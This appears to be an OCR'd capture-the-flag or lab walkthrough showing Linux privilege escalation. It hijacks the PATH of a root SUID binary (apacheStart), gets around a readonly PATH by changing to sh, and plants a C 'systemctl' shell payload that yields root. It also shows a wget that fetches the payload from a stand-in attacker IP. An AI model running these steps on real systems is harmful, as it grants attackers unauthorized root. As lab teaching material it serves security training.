
1. Run the command to list all the files with the SUID set and we find the executable apacheStart whose owner is root so we might use it to spawn a shell as root.

```
find / -type f -perm 4755 -ls
```



2. If we use the command *strings* on the executable we can see that the function "systemctl" is called without the path so we might be able to change the environment variable $PATH to a directory in which we have write permission and create a malicious executable called "systemctl" which simply spawn a shell.

```
strings ./apacheStart
```



Hard - SUID

3. To change the variable $PATH we can try with the following commands but the variable $PATH is readable only in our current shell bash. If fact if we cat .bashrc we can see the text line *readonly PATH* but the same line is not present in the config file .profile. So since when we change shell to sh, the new shell will read the .profile config file (since no .shrc is present), this new shell will be able to change the variable PATH.

```
        export OLD=\$PATH
        export PATH=/path/to/writable/dir
```

```
kalac@gamehub:/etc/apache2/management/services/scripts$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kalac@gamehub:/etc/apache2/management/services/scripts$ export OLD=$PATH
kalac@gamehub:/etc/apache2/management/services/scripts$ echo $OLD
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kalac@gamehub:/etc/apache2/management/services/scripts$ export PATH=/tmp
bash: PATH: readonly variable
kalac@gamehub:/etc/apache2/management/services/scripts$
```

```
# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

readonly PATH

# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
        # We have color support; assume it's compliant with Ecma-48
        # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
        # a case would tend to support setf rather than setaf.)
        color_prompt=yes
    else
        color_prompt=
    fi
fi
```

4. Change shell (cat /etc/shells to see all the available one), exit the current session and login again to apply the changes.

```
        chsh -s /bin/sh <username>
```

5. Create the malicious executable in a directory where Kalac has write permissions (for example /tmp), change the PATH with the above export commands and run apacheStart while listening with netcat on another terminal.

```
        #include <stdlib.h>
        #include <unistd.h>

        int main(int argc, char* argv[]){
                setuid(0);
                setgid(0);
                char* args[] = {"/bin/sh", "-p", NULL};
                execve("/bin/sh", args, NULL);
        }
```

Hard - SUID

```
kalac@gamehub:/tmp$ exit
exit
gaben@gamehub:~$ su kalac
Password:
$ id
uid=1001(kalac) gid=1001(kalac) groups=1001(kalac)
$ export OLD=$PATH
$ echo $OLD
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
$ pwd
/home/gaben
$ cd /etc/apache2/management/services/scripts
$ export PATH=/tmp
$ ./apacheStart
Apache2 starting
# id
uid=0(root) gid=0(root) groups=0(root),1001(kalac)
#
```

Notes

Gcc is not installed on the server so to complete the exploit by creating the malicious systemctl function the attacker should install gcc and compile directly on the server (kalac has sudo apt permissions) or compile it in his machine and then import the malicious executable as he likes. For istance he could use a python server as follows:

```
1         python3 -m http.server //on the attacker machine
2         wget http://<attacker_ip>:<port>/systemctl //on the target machine
```